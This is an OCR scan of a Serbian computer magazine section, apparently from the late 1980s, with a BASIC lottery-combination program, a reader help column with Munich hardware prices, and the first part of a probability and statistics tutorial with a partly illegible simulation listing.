200 FOR n=1 TO dk
210 READ a(n)
220 LET b(n)=br-dk+n
230 NEXT n
240 GO SUB 920
250 REM --------------------------
260 REM       testiranje
270 REM --------------------------
280 REM
290 REM --------------------------
300 REM       par/nepar
310 REM --------------------------
320 LET f=0
330 FOR n=1 TO dk
340 IF INT (a(n)/2)*2=a(n) TH
EN LET f=f+1
350 NEXT n
360 IF f>pr THEN GO TO 800
370 IF dk-f>np THEN GO TO 800
380 REM --------------------------
390 REM       blizanci
400 REM --------------------------
410 LET f=0
420 FOR n=1 TO dk-1
430 IF a(n+1)-a(n)=1 THEN LET f
=f+1
440 NEXT n
450 IF f>bl THEN GO TO 800
460 REM --------------------------
470 REM       fike
480 REM --------------------------
490 LET f=0
500 FOR n=1 TO dk
510 IF a(n)=3 THEN LET f=1
520 NEXT n
530 IF f=0 THEN GO TO 800
540 REM --------------------------
550 REM       skup
560 REM --------------------------
570 RESTORE 1070  READ m
580 LET f=0
590 FOR i=1 TO m
600 READ x
610 FOR n=1 TO dk
620 IF a(n)=x THEN LET f=f+1
630 NEXT n  NEXT i
640 IF f>sk THEN GO TO 800
650 REM --------------------------
660 REM       print kombinacija
670 REM --------------------------
680 LET r$="  " IF bc<1000 THEN
LET r$=" "
690 IF bc<100 THEN LET r$="
700 IF bc<10 THEN LET r$="
710 PRINT r$ bc
720 FOR n=1 TO dk
730 LET r$="    IF a(n)<10 THEN
LET r$="
740 PRINT r$ a(n)
750 NEXT n  PRINT
760 LET bc=bc+1
770 REM --------------------------
780 REM       generisanje sistema
790 REM --------------------------
800 LET x=dk
810 IF a(x)=b(x) THEN GO TO 840
820 LET a(x)=a(x)+1
830 IF x=dk THEN GO TO 320
840 LET x=x+1
850 LET a(x)=a(x-1)+1  GO TO 83
0
860 LET x=x-1
870 IF x>0 THEN GO TO 810
880 GO TO 1000
890 REM --------------------------
900 REM       pun sistem
910 REM --------------------------
920 LET a=1  LET i=1
930 LET x=br-dk+1
940 FOR n=1 TO dk
950 LET a=a*x  LET f=f*n
960 LET x=x+1
970 NEXT n
980 CLS  PRINT  Broj kombinaci
ja u punom        sistemu  ;a/f
990 RETURN
1000 REM --------------------------
1010 REM      prva kombinacija
1020 REM --------------------------
1030 DATA 1 2 3 4 5 6 7
1040 REM --------------------------
1050 REM      skup
1060 REM --------------------------
1070 DATA 5 1 2 3 4 5
```



U svom jedanaestom izdanju rubrika „HELP“ je prilično vezana za predstojeće praznike. To je, naime, vreme kad se najviše kupuju računari i oprema za njih. Period završetka jedne i početka druge godine je, osim toga, i pravi trenutak da postanete pretplatnik nekog inostranog ili domaćeg časopisa, pa u ovom broju možete naći i informacije o tome. Tu je, naravno, i ponuda javnog softvera, a ni hardveraši neće ostati zapostavljeni.

Sretno Programiranje

Možda će vam trebati

Pred Novu godinu se po tradiciji u Evropi kupuje više računara i računarske opreme no u svim ostalim mesecima zajedno. Da biste se lakše odlučili i bolje isplanirali kupovinu pogledajte neke orijentacione cene računara i periferije koje naši ljudi najradije kupuju u Minhenu. Cene su bez poreza i bez božićnog popusta, koji je različit od radnje do radnje.

Štampači su prvi na listi tražnje za sve one koji su računar već nabavili. Među najradije kupovane spadaju „epson LX 800“ (580 do 620 DEM), „star LC 10“ (570 DEM), NEC P2200 (780—800 DEM), „epson LQ 500“ (850—950 DEM), LQ—850 (1400—1500 DEM), NEC P6 PLUS (1500—1700 DEM), „star LC-24“ (850-1050 DEM), „star NX1000“ (500 DEM).

Računari su kao i uvek područje u kom se surovo sukobljavaju velike želje i skromne finansijske mogućnosti. Verovatno je i zato „atari 520“ svojom cenom od oko 550 DEM osvojio srca mnogih Jugoslovena. Odmah uz njega su „atari 1040“ bez monitora (1200 DEM) ili sa monitorom (1500 DEM) te „amiga 500“ bez monitora (880—1000 DEM). Cene XT i AT kompatibilaca je teško navesti jer se one drastično razlikuju od radnje do radnje i od modela do modela, ali za početnu konfiguraciju AT kompatibilca (bez hard diska i monitora) treba odvojiti oko 2200 do 2300 DEM, dok je kompletan XT oko 1200 DEM.

Diskete spadaju u potrošnu robu koja se stalno kupuje. Za 3.5 inčni format treba izdvojiti oko 35 DEM (sa porezom) za kutiju boljeg kvaliteta (Verbatim—Datalife, Scotch, Fuji) dok se Maxell medijumi mogu dobiti za 28 DEM a Kodak čak za 25 DEM. Diskove Fujitsu možete dobiti za 2.5 DEM komad, ali samo ako kupite paket od 50 komada i platite ga 125 DEM. Diskovi od 5.25 inča se mogu dobiti već za 1 pa i 0.8 DEM po komadu na količinu do 10 odnosno 100 komada.

Bajt u boci

Mitić Slavko iz Niša ima računar ORIC „nova 64“ i napravio je sklopova pomoću kojih se može upravljati radom nekog motora. Problem je u tome što nema podataka o tome šta koji pin na portu znači pa ne može sve to što je napravio da poveže sa računarom. Pošto o ovom računaru u redakciji niko nema baš nikakvih podataka te vrste, obraćamo se vama da svojim savetom pomognete Slavku.

Tražimo — nalazimo

Željko Kučera iz Banja Luke ima probleme sa „amstradom CPC 664“ na kome mu je pukla tastaturna folija. Željko bi rado kupio tu foliju ali ne zna gde i od koga. Ako imete „foliju viška“ ili znate ko je ima, javite se.

Servis

Javni softver za vas

Programe opisane u ovom broju u tekstu o javnom softveru dobijate u fajlu RAČUNARI 46. Program iz prošlog broja, zajedno sa ubicom virusa, nalaze se u fajlu RAČUNARI 45 koji je takođe raspoloživ.

Postupak slanja diska
Disk pošaljite u običnoj maloj koverti a uz njega i još jednu malu kovertu sa vašom adresom i zalepljenim markama dovoljnim za povratak diska (službenica na pošti će vam najbolje reći koliko maraka je potrebno).

Ukoliko posedujete javni softver na svojim disketama bilo bi lepo da ga podelite sa ostalim čitaocima jer teško da svi imaju više programa. Jednostavno nam nemojte poslati praznu disketu već na nju stavite javni softver koji imate. Javni programi DOMAĆIH AUTORA su posebno dobrodošli.

Raspakivanje programa
Na disku imate program AR koji služi za raspakivanje i pakovanje. Pretpostavimo da imate otvoren RAM-disk D. Na njega prekopirajte fajl RAČUNARI *nn* gde je *nn* broj. Potom na nekom disku u A: otvorite folder RAČUNARI *nn*. Pazite da na disku imate dovoljno prostora (stepen kompresije je od 45 do 55 procenata). Potom pokrenite AR, ubacite u A: disk sa folderom RAČUNARI *nn* pa zadajte

from D:\RAČUNARI *nn*
to A:\RAČUNARI *nn* *.*

Potom izaberite opciju **unpack** i pritisnite RETURN. Program će ostatak obaviti za vas. Ukoliko imate dovoljno velik RAM-disk možete stvar obrnuti pa raspakivati direktno sa diska koji ste dobili u folder RAČUNARI *nn* na RAM-disku.

Hardver

Monostabilni multivibrator

***Dejan Lazarević** iz Majdanpeka je u prodavnici tražio monostabilni multivibrator 74121 i dobio integralno kolo UCY 74121 za koje nije siguran da li radi ono što njemu treba.*

Kolo je sasvim OK. Slova UCY predstavljaju oznaku proizvođača. Oznaka nožica koje ste poslali su takođe u redu. Radi se o jednostavnoj konvenciji obeležavanja prve nožice koju ste vi sasvim uspešno sledili.

Časopisi

Pretplata na časopise

***Dizdar Bajazid** iz Duvna traži informacije o pretplati na inostrane časopise, a posebno ga zanimaju časopisi za „amigu“.*

Da biste se pretplatili na neki strani časopis morate imati deviznu knjižicu ili račun, a ponekad je dovoljna i kreditna kartica — VISA ili American Express. Prvi korak ka pretplati je da negde nabavite jedan broj časopisa pa da odatle saznate adresu, telefon i pretplatnu cenu koja zavisi od transportnih troškova i doba godine. Časopisi naime povremeno daju popust na pretplatu. Kad sve to saznate, onda ili preko banke pošaljete ček firmi koja izdaje časopis ili pošaljete popunjen formular za pretplatu koji gotovo svi časopisi daju u svojim brojevima. Na formular treba da upišete i broj svoje kreditne kartice. Sve to možete obaviti i telefonom, ali samo uz kreditnu karticu.

Što se „amige“ tiče, postoje dva časopisa u Evropi koji se isključivo bave „amigom“. To su engleski „Amiga User“ i nemački „Amiga“. Postoji i američki „Amiga World“ koji je takođe namenjen isključivo vlasnicima Amige.

Ukoliko baš nikako ne možete da se direktno pretplatite na neki časopis, ostaje vam mogućnost da to uradite preko beogradske „Prosvete“ (telefon (011/687-441). Tada se, međutim, morate pomiriti s tim da će vas časopis koštati dvostruko više u odnosu na direktnu pretplatu, te da ćete brojeve primati sa približno mesec dana zakašnjenja. Sličan aranžman možete sklopiti i sa „Jugoslovenskom knjigom“ od čijeg kataloškog odeljenja (telefon (011/621-587) možete dobiti sve podatke o časopisima.

Programiranje

Ispisivanje uputstava

***Igor Knežević** iz Beograda traži informaciju u tome kako da iz programa izdaje na ekran uputstva za korišćenje koja su duža od jedne stranice.*

Problem na prvi pogled izgleda jednostavan, ali za uspešno rešavanje zahteva par finesa. Pre svega, tekst koji želite da prikažete na ekranu spremite kao datoteku a po učitavanju u memoriju pristupajte mu kao nizu stringova. Neka svaki string u nizu bude dugačak kao zadan red teksta (65, 75 ili 80 karaktera). Nizu jednakih stringova se mnogo brže pristupa.

Neka kompletno izdavanje teksta na ekranu bude u jednoj petlji. Na početku treba izdati onoliko linija koliko stane na ekran. Zatim se pomoću funkcije koja čeka pritisak tastera (obično se naziva **INKEY$**) očekuje reakcija korisnika. Za pritisak na **RETURN** izdaje se samo još jedan red teksta, a za pritisak na **SPACE** čitava nova stranica. Sve se to jednostavno radi jednom PRINT naredbom u petlji pošto mašina sama vodi računa o pomeranju. Izdavanje teksta treba prekinuti ako je korisnik pritisnuo Control-C. Možete naravno izmeniti tastere kojima se upravlja prikazivanjem teksta, no to nije preporučljivo jer se ovo na svim mašinama rešava standardno kako bi se korisnicima olakšao rad.

Možete uraditi i proširenu verziju u kojoj bi se kursorskim tasterima **UP**,**DOWN** moglo šetati kroz tekst gore-dole po jedan red odnosno se **shift-UP**, **shift-DOWN** po jednu stranicu. Pomeranje za jednu stranicu unazad nije neki problem. Jednostavno izbrišite ekran i ponovo ga popunite stringovima iz drugog dela niza u kome je tekst. Pri pomeranju za jedan red unazad morate, međutim, sami rešiti skrolovanje i to tako što ćete premestiti blok memorije video RAM-a koji sadrži tekst od prvog do poslednjeg reda za „jedan red“ naniže (ovo je sistemski zavisni deo programa i obično se realizuje kao mala mašinska rutina.) Posle toga se PRINT AT ispiše u prvom redu ekrana novi tekst (poželjno je pre toga obrisati taj red). Pazite da po završetku ove operacije „pointer ekrana“ ili sistemska varijabla koja govori gde će se izdati sledeći red bude u dnu ekrana.

Ukoliko vaš računar nema automatsko pomeranje pri izdavanju teksta na ekran, moraćete i taj deo rešiti u mašinskom jeziku, ili odustati od izvršavanja liniju po liniju i time bitno narušiti čitljivost teksta koji izdajete na ekranu.

Mala škola statistike (1)

Bajtovi po glavi korisnika

Bez obzira na kom računaru radili, sigurno vam je do ruku dospeo (ili ste barem čuli za njega) neki program za statističku obradu podataka. Samo za IBM-ova računara postoji na desetina statističkih paketa, kako opšte namene, tako i vrlo specijalizovanih. Sve to na određen način govori o značaju koji se u razvijenom svetu pridaje statistici, ali i o tome da je u kompjutaru statistika našla zaista moćnu alatku. Naša ideja je da čitaoce „Računara" u nekoliko nastavaka upoznamo sa osnovnim pojmovima matematičke statistike da bi mogli da razumeju i koriste već gotove statističke programe ili, još bolje, da ih mogu i sami praviti kada im se za to ukaže potreba.

Dr Zoran Glišić

Ono čime verovatno raspolažete u trenutku kada vam zatreba statistika je „gomila podataka" iz koje želite da izvučete nekakve suvisle rezultate, da te rezultate protumačite i eventualno korisno upotrebite. Prvi korak na tom putu je upoznavanje bazične teorije matematičke statistike, a to je teorija verovatnoće. Pretpostavljamo da imate personalni računar, kod kuće ili na poslu, i da na njemu danonoćno radite, tj. da vam nisu potrebna nikakva dodatna objašnjenja u vezi „programerskog" dela teksta. Napomenimo ovde da ćemo u svim programima koje budemo dali izbegavati grafiku, jer se bejzici za različite računare najviše i razlikuju u grafičkim naredbama. Takođe napominjemo da ćemo kroz ceo tekst uz statističke termine navoditi i njihov engleski prevod, da biste se lakše snašli prilikom korišćenja raznih statističkih programa.

Slučajni događaji

U teoriji verovatnoće uvek imamo posla sa jednim opitom (eksperimentom) čije izvođenje ne dovodi do jednoznačnog rezultata (tipični primeri su bacanje kockice, novčića, izvlačenje kuglice iz kutije u kojoj su raznobojne kuglice itd.). Jedan mogući rezultat takvog eksperimenta se naziva ishod *(Outcome)* ili elementarni događaj. Pokušajmo da na jednom primeru ilustrujemo neke bitne pojmove teorije: pretpostavimo da imamo tri kutije označene slovima A, B i C u koje se na slučajan način raspoređuju tri kuglice označene slovima a, b i c. Jedan ishod takvog eksperimenta je jedan mogući raspored kuglica po kutijama. Sve ishode takvog eksperimenta možemo predstaviti na sledeći način:

1	{abc — —}	10	{a bc —}	19	{— a bc}
2	{— abc —}	11	{b ac —}	20	{— b ac}
3	{— —,abc}	12	{c ab —}	21	{— c ab}
4	{ab c —}	13	{a — bc}	22	{a,b,c}
5	{ac b —}	14	{b — ac}	23	{a c b}
6	{bc a —}	15	{c —,ab}	24	{b a c}
7	{ab,— c}	16	{— ab,c}	25	{b c,a}
8	{ac,—,b}	17	{— ac b}	26	{c,a,b}
9	{bc — a}	18	{— bc a}	27	{c b a}

Skup svih ishoda jednog eksperimenta se naziva prostor ishoda *(Outcome set)* ili siguran događaj *(Sure event)* i označavamo ga sa Ω. Jedan podskup sigurnog događaja ćemo zvati slučajni događaj *(Random event* ili samo *Event)* i njih po pravilu označavamo velikim slovima A, B, ... sa ili bez indeksa. U našem primeru jedan događaj je npr. A={prva kutija je prazna}. Ishodi koji čine događaj A su oni koji imaju indekse 2, 3, 16, 17, 18, 19, 20 i 21. (Kažemo da su ishodi sa indeksima 2, 3 ... povoljni za događaj A, jer realizacija bilo koga od njih dovodi do realizacije našeg događaja A. Zato ćemo i pisati A={2, 3, 16, 17, 18, 19, 20, 21}.) Tako za događaj B B={sve tri kutije su prazne} nema povoljnih ishoda, tj. skup B je prazan i takve događaje nazivamo nemogućim događajima (0). Program 1 služi za simulaciju gornjeg eksperimenta (opcija 1) i ujedno pokazuje kako se može iskoristiti naredba RND u programskom jeziku bejzik za simulaciju eksperimenata.

Pojam verovatnoće

Sledeći pojam na našem putu „osvajanja" matematičke statistike je pojam verovatnoće *(Probability)* kao funkcije koja slučajnim događajima iz Ω pridružuje realne brojeve iz intervala [0,1] i koju možemo shvatiti kao šansu da se slučajni događaj realizuje, ako je pomnožimo sa 100 i izrazimo u obliku procenta. Tako verovatnoću P(D)=0.3 shvatamo da se prosečno 30 puta dešava događaj D u 100 izvedenih eksperimenata (ili „30% je šansa da se D dogodi, a 70% da se neće dogodi"). U slučaju kada je broj ishoda u eksperimentu konačan i kada su svi ishodi jednakoverovatni, izračunavanje verovatnoća se svodi na određivanje vrednosti izraza

$$P(A)=\frac{\text{broj povoljnih ishoda za događaj A}}{\text{broj svih ishoda eksperimenta}}$$

(U našem primeru P(A)=8/27). Pomoću priloženog programa možete proveriti da li je program ispravan, tačnije da li je vaš generator slučajnih brojeva kvalitetan, tako što ćemo iskoristiti jednu drugu, takođe intuitivno jasnu definiciju verovatnoće, koju koristimo u slučajevima kada u prostoru ishoda svi ishodi nisu jednakoverovatni ili kada ih nema konačno mnogo. Naime, ako takav eksperiment izvedemo n puta i ako se događaj A realizovao k puta, tada za verovatnoću događaja A možemo uzeti, ako je n dovoljno veliko, $P_s(A)=k/n$ i tu verovatnoću nazivamo statistička verovatnoća (ili relativna učestanost događaja A *(Relative frequency)*). Pokazuje se da k/n teži ka P(A) kada n teži ka beskonačnosti. Ako vas nije mrzelo da ukucavate program 1, računate se promenom broja eksperimenata u opciji 2 uveriti da je ova tvrdnja tačna.

Ovde je možda trenutak da ukažemo na jednu dosta važnu stvar u teoriji verovatnoće: raniji primeri „sa kuglicama i kockicama" su zapravo modeli nekih pojava u praksi. Tako je naš primer model za mnoge životne situacije: na primer, ako imamo lift sa k ljudi u zgradi od n spratova, ljude možemo smatrati kuglicama, a spratove kutijama i dobijamo istovetan problem razmeštaja, sa ukupno n^k ishoda. Slično, ako imamo eksperiment u kome ispitujemo dan rođenja r ljudi, problem se svodi na razmeštaj r kuglica u 365 kutija itd. Modeli u teoriji verovatnoće igraju važnu ulogu, jer se može pokazati da se veliki broj problema iz prakse može „udobno smestiti" u nekoliko osnovnih modela. Tako je primer izvlačenja kuglice iz kutija u stvari model za sva moguća izvlačenja elemenata iz nekog skupa.

Slučajne promenljive

Vratimo se ponovo našem primeru i obratimo pažnju na jednu posebnu funkciju X definisanu kao „broj kuglica u kutiji A". Vidimo da za svaki ishod eksperimenta postoji vrednost funkcije X. Na primer X(1)=3, X(15)=1 itd. Takve funkcije nazivamo slučajne promenljive *(Random variable, Stochastic variable)*. Za nas će biti od posebnog interesa dve stvari: vrednosti koje postiže promenljiva X (u našem primeru su to vrednosti 0, 1, 2 i 3) i verovatnoća sa kojima X postiže te svoje vrednosti. (U primeru je P{x=0}=8/27, P{x=1}=12/27, P{x=2}=6/27 i P{x=3}=1/27. Simulacija slučajne promenljive X se postiže u opciji 3 programa 1.) Poznavanje vrednosti koje postiže slučajna promenljiva i verovatnoća sa kojima postiže te vrednosti nam omogućava da znamo raspodelu *(Distribution)* slučajne promenljive X a time, kao što ćemo videti, i da znamo sve o toj promenljivoj. Raspodelu slučajne promenljive X je pogodno zapisati u obliku

$$X:\begin{bmatrix} 0 & 1 & 2 & 3 \\ 8/27 & 12/27 & 6/27 & 1/27 \end{bmatrix}$$

i zovemo je zakon raspodele verovatnoća promenljive X. (Zapazimo da je zbir svih verovatnoća u zakonu raspodele jednak 1, što će uvek da nam služi kao kontrola da li smo dobro pronašli zakon raspodele slučajne promenljive X.) Takve slučajne promenljive koje poslužu samo konačno (ili najviše prebrojivo) mnogo vrednosti se nazivaju diskretne slučajne promenljive *(Discrete stochastic variables)* i njih razlikujemo od neprekidnih *(Continuous)* slučajnih promenljivih, koje uzimaju sve vrednosti iz nekog konačnog ili beskonačnog intervala. Na primer, takva bi bila slučajna promenljiva koja predstavlja rastojanja pogotka od centra mete ili dubinu reke na slučajno odabranom mestu itd.

Takve se slučajne promenljive karakterišu gustinom raspodele verovatnoća *(Density function)* f(x), za koju važi da je nenegativna tj. f(x)≥0 i da je ukupna površina između njenog grafika i x-ose tačno jedan. (Opširnije o nekim važnim raspodelama (i diskretnim i neprekidnim) će biti reči u posebnom poglavlju.) Zakon raspodele verovatnoća, odnosno gu-

```
PROGRAM 1
'Program za simulaciju razmestanja kuglica u kutije
'radjen u BASIC-u [illegible]
'Za druge racunare treba uskladiti linije brojeva
' i proveriti sintaksu naredbe [illegible]
[illegible]

DIM ab$(27)
[illegible]
FOR I% = 1 TO 27
    READ ab$(I%)        ucitavanje prostora ishoda
NEXT I%
CLS

PRINT "Izaberite jednu od opcija"
PRINT "1      Simulacija eksperimenta"
PRINT "2      Posmatranje broja realizacija dogadjaja A"
PRINT "3      Simulacija realizacija promenljive X broj kuglica u prvoj ku[illegible]
INPUT "Vas izbor "; k%
IF k% = 1 THEN GOSUB 1000
IF k% = 2 THEN GOSUB 2000
IF k% = 3 THEN GOSUB 3000
PRINT "[illegible] u programu [illegible] da promenite"
PRINT "[illegible] dogadjaj ili slucajnu promenljivu"
END

DATA [illegible]
DATA [illegible]
DATA [illegible]
DATA [illegible]
DATA [illegible]
DATA [illegible]

1000 'Potprogram za simulaciju eksperimenta
1050 PRINT "[illegible]"
INPUT P$
IF P$ = [illegible] THEN GOTO 1100
RETURN
1100 CLS : PRINT "[illegible]"; ab$(INT(RND * 27 + 1))
INPUT "Da li zelite jos (y/n)"; odg$
IF odg$ <> "y" THEN RETURN
GOTO 1050

2000 'Simulacija eksperimenta sa posmatranjem broja realizacija dogadjaja A
      gde je A dogadjaj prva kutija je prazna
2100 INPUT "Koliko eksperimenata zelite da izvedete "; N%
2000 pA% = 0
FOR I% = 1 TO N%
  r% = INT(RND * 27 + 1)
  IF r% < 2 THEN pA% = pA% + 1
  IF r% = 5 THEN pA% = pA% + 1
  IF [illegible] THEN pA% = pA% + 1
NEXT I%
CLS
PRINT "U "; N%; " eksperimenata dogadjaj A se realizovao "; pA%; " puta"
PRINT "pa je statisticka verovatnoca dogadjaja A jednaka "; pA% / N%
PRINT "a kako je stvarna verovatnoca dogadjaja A "; 8 / 27
PRINT "to je razlika (greska) jednaka "; 8 / 27 - pA% / N%
PRINT : PRINT : PRINT
INPUT "Da li zelite da promenite broj eksperimenata (y/n)"; odg$
IF odg$ <> "y" THEN [illegible]
GOTO 2100
3000 INPUT "Da li zelite da ponovite simulaciju (y/n)"; por$
IF por$ <> "y" THEN RETURN
GOTO 2100
3000 'Potprogram za simulaciju eksperimenata i registrovanja broja realizacija
      slucajne promenljive X
3100 INPUT "Koliko eksperimenata zelite da izvedete "; N%
[illegible]
FOR I% = 1 TO N%
    [illegible]
NEXT I%
CLS
PRINT "U "; N%; " eksperimenata smo dobili sledece rezultate "
PRINT "Vrednost 0 se realizovala "; [illegible]; " puta pa je statisticka verovatnoca"
PRINT "da je X=0 jednaka "; [illegible] / N%
PRINT "Vrednost 1 se realizovala "; [illegible]; " puta pa je statisticka verovatnoca"
PRINT "da je X=1 jednaka "; [illegible] / N%
PRINT "Vrednost 2 se realizovala "; [illegible]; " puta pa je statisticka verovatnoca"
PRINT "da je X=2 jednaka "; [illegible] / N%
PRINT "Vrednost 3 se realizovala "; [illegible]; " puta pa je statisticka verovatnoca"
PRINT "da je X=3 jednaka "; [illegible] / N%
PRINT "[illegible] stvarne verovatnoce redom"
PRINT [illegible]
PRINT [illegible]
PRINT [illegible]
PRINT : PRINT : PRINT
INPUT "Da li zelite da promenite broj eksperimenata (y/n)"; odg$
IF odg$ <> "y" THEN GOTO 3000
GOTO 3100
3000 INPUT "Da li zelite da ponovite simulaciju (y/n)"; odg$
IF odg$ <> "y" THEN RETURN
GOTO 3000
```

Listing 1 Simulacija razmeštanja kuglica u kutije

...na su važne za određivanje nekih brojnih nume...čkih karakteristika slučajne promenljive X. Tako ...kup ishoda za koje važi {a<X<b} ima sva karak...ristike slučajnog događaja. Na primer događaj da ...aša slučajna promenljiva X postigne vrednost iz in...ervala (0.4, 2.7) odgovara događaju C ...={4,5,6,7,8,9,10,11,12,13,14,15,22,23,24,25,26 ...7} pa se u tom smislu može govoriti o verovatnoći {a<X<b}. U našem primeru

$$P\{0.4<X<2.7\}=18/27$$

Ako sada pogledamo zakon raspodele verovat...noća slučajne promenljive X vidimo da događaju {0.4 < X < 2.7} odgovara događaj {{X=1} ili {X=2}} ...ja je verovatnoća jednaka 12/27+6/27=18/27. To ...a nas znači da ubuduće ne moramo da tražimo koji ...lučajni događaj odgovara događaju {a<X<b} da ...smo mogli tražiti njegovu verovatnoću, već da to ...ožemo da uradimo direktno iz zakona raspodele ...erovatnoća slučajne promenljive X. Tako je na pri...mer P{X>1.23}=7/27, P{X<0.87}=8/27 itd. U ne...prekidnom slučaju se takve verovatnoće izračunava...ju preko integrala jer predstavljaju površinu između ...rafika gustine i x-ose, između tačaka a i b

$$P\{a<X<b\}=\int_a^b f(x)\,dx$$

...lika 1.) (Napomena: oni koji ne znaju ili ne vole ...ntegrala ne treba da odustanu od daljeg praćenja ...vog teksta jer je većina raspodela koju koristimo u ...atematičkoj statistici tabelirana, tako da je mogu ...oristiti i oni koji su se „posvađali" sa integralima i ...išom matematikom.) Kao primer koji biste mogli sa...mi da razradite „za domaći" možete uzeti razmeštaj ...i kuglice u tri kutije A, B i C, ali da sada kuglice ne ...udu označene i da na njemu posmatrate našu slu...čajnu promenljivu X. U čemu je razlika? Jasno, sada ...e ukupan broj ishoda opda znatno manji.

Matematičko očekivanje

Kao što smo već naglasili, zakon raspodele ve...rovatnoća (u diskretnom slučaju), odnosno gustina ...raspodele verovatnoća (u neprekidnom slučaju) slu...čajne promenljive X igraju važnu ulogu u određiva...nju najvažnijih karakteristika slučajnih promenljivih. ...Prva koju pominjemo je očekivana (srednja) vred...nost ili matematičko očekivanje slučajne promenljive ...X (*Mathematical expectation, Mean value*) E(X) ...koju definišemo kao zbir proizvoda vrednosti koje postiže promenljiva X i odgovarajućih verovatnoća, tj.

$$E(X)=x_1p_1+x_2p_2+\ldots+x_np_n$$

(U našem primeru E(X)=0·8/27+1·12/27+2·6/27+3·1/27=1). Kako možemo shvatiti matematičko očekivanje? Jedino je razumljivo ako E(X) shvatimo kao težište raspodele sl. promenljive X, jer gornji primer pokazuje da E(X)=1 nije „srednja" vrednost u smislu da se nalazi na sredini vrednosti koje postiže X ali jeste „očekivana" jer ima najveću verovatnoću. U primeru pak, u kome bacamo homogenu numerisanu kocku i u kome je slučajna promenljiva Y broj koji padne na gornjoj strani kocke, lako je videti da je raspodela za Y oblika

$$Y\begin{bmatrix}1 & 2 & 3 & 4 & 5 & 6\\ 1/6 & 1/6 & 1/6 & 1/6 & 1/6 & 1/6\end{bmatrix}$$

i da je E(Y)=3.5, što sada jeste „srednja" vrednost, ali je daleko od toga da je „očekivana", jer se očigledno nikada ne postiža. Želimo da kažemo da pojam matematičkog očekivanja (srednje vrednosti) ne treba vezivati za značenja reči „očekivanje" ili „srednja". Međutim, u oba primera matematičko očekivanje predstavlja težište raspodela odgovaraju... ...menljivih, pri čemu treba zamisliti da verovatno... predstavljaju težine (sile) koje deluju u tačka... (koje postiže sl. promenljiva X) na duži du... $X_n - x_1$. Ovde moramo reći da se u neprekidnom slu...čaju matematičko očekivanje izračunava po formul...

$$E(X)=\int_{-\infty}^{+\infty} x\, f(x)\,dx$$

i da na određeni način predstavlja vrednost ko...joj gravitira slučajna promenljiva X. U slučaju kada na primer X predstavlja visinu (ili težinu) slučajno oda...branog čoveka, matematičko očekivanje se poklapa sa prosečnom visinom (težinom) čoveka.

Izračunavanje velikog broja ostalih numeričkih karakteristika sl. promenljive X se bazira na takozva...noj „fundamentalnoj teoremi" teorije verovatnoća po kojoj je

$$E(h(X))=h(x_1)\,p_1+h(x_2)\,p_2+\ldots+h(x_n)\,p_n$$

(Za one naprednije, u neprekidnom slučaju

$$E(h(X))=\int_{-\infty}^{+\infty} h(x)\, f(x)\,dx\ )$$

gde je h(x) zadata funkcija. (Tako je $E(\sin(X))=\sin(x_1)\,p_1+\ldots+\sin(x_n)\,p_n$.) Sledeća važna numerička karakteristika slučajne promenljive X je disperzija (ili varijansa) (*Variance*). Nju dobijamo za $h(X)=(X-E(X))^2$ i u literaturi se varijansa najčešće označava sa σ^2 (ili D(X)), dok se matematičko oče...kivanje označava slovom *m*. Dakle

$$D(X)=E(X-E(X))^2=E(X^2)-(E(X))^2$$

(Druga formula je često jednostavnija za primenu.) U našem primeru računamo E(X²)=1·12/27+4·6/27+9·1/27=45/27

$$D(X)=E(X^2)-(E(X))^2=45/27-1^2=18/27=2/3$$

Šta za nas znači što je D(X)=2/3? Varijansa D(X) praktično predstavlja „kvadratno rasturanje" slučajne promenljive X od njenog matematičkog očekivanja i njena veličina ukazuje na to da li su vrednosti koje postiže promenljiva X „zgusnute" oko E(X) ili nisu. U drugom primeru D(Y)=35/12 i veća je nego D(X), što smo gledajući raspodele mogli i bez računanja da zaključimo.

Standardna devijacija

Inače kvadratni koren iz disperzije se takođe razmatra kao jedna važna karakteristika slučajnih promenljivih (značenje joj je slično kao disperziji ...

Rečnik termina matematičke statistike

continuous — neprekidan
density — gustina
discrete — prekidna, diskretna
distribution — raspodela
event — događaj
expectation — očekivanje
frequancy — učestanost, frekvencija
mean — srednji, sredina
mode — moda, modus
outcome — ishod, rezultat eksperimenta
probability — verovatnoća
quartiles — kvartili
random — slučajan
range — rastojanje, razmak
skewness — asimetričnost, kosina
standard deviation — standardna devijacija (odstupanje)
stochastic — slučajni
varience — disperzija, varijansa
varijable — promenljiva

ona meri baš „rasturanje" slučajne promenljive X od njene očekivane vrednosti) i naziva se standardna devijacija *(Standard deviation)* Ostale karakteristike slučajnih promenljivih ćemo navesti taksativno uz neophodna kraća objašnjenja. Više reči o njima će biti u narednim nastavcima.

1 **Koeficijent varijacije (*Coefficient of variation*)** se definiše kao količnik (standardna devijacija)/(srednja vrednost) i koristi se kod upoređivanja karakteristika dve slučajne promenljive

2 **Momenat reda *k* (*kth moment*)** (ili običan momenat reda *k*) se definiše kao $E(X^k)$ (tj. dobija se za $h(X)=X^k$)

3 **Centralni momenat reda (*Central moment*)** dobijamo za $h(X)=(X-E(X))^k$

Označavaju su se $\mu_k=E(X-E(X))^k$ i od svih centralnih momenata reda *k* najvažniji su naravno reda 2 jer je to naša disperzija zatim reda 3 μ_3 koju koristimo u tkzv. prvom Pirsonovom koeficijentu $a=\mu_3/\sigma^3$ kao meru asimetrije *(skewness)*. Ako je raspodela slučajne promenljive simetrična $a=0$ (inače za simetrične raspodele svi centralni momenti neparnog reda su jednaki nuli). Ako za naše promenljive X i Y izračunate μ_3 moći ćete da nešto zaključite o simetričnosti slučajnih promenljivih preko centralnog momenta reda 3 pri čemu nas ne interesuje toliko vrednost momenta već više njegov znak. Centralni momenat reda 4 se pojavljuje u drugom Pirsonovom koeficijentu koji služi kao mera spljoštenosti *(kurtosis, peakedness)* $b=(\mu^4/\sigma^4)-3$ i kako joj i samo ime kaže služi za proveru da li raspodela slučajne promenljiva ima „pikova" ili ne (ako nema $b<0$. Proveri za X i Y!) 4 **Modalitet (*Mode*)** slučajne promenljive X je vrednost koju X postiže sa najvećom verovatnoćom (u našem primeru je to vrednost 1) u diskretnom slučaju dok je u neprekidnom slučaju moda tačka maksimuma gustine (Na slici 1 je moda označena sa M_0). U drugom primeru sve vrednosti koje posaže promenljiva Y jesu moda

5 **Medijana (*Median*)** je vrednost M_e za koju važi

$$P\{X\geq M_e\}\geq 0.5 \text{ i } P\{X\leq M_e\}\geq 0.5.$$

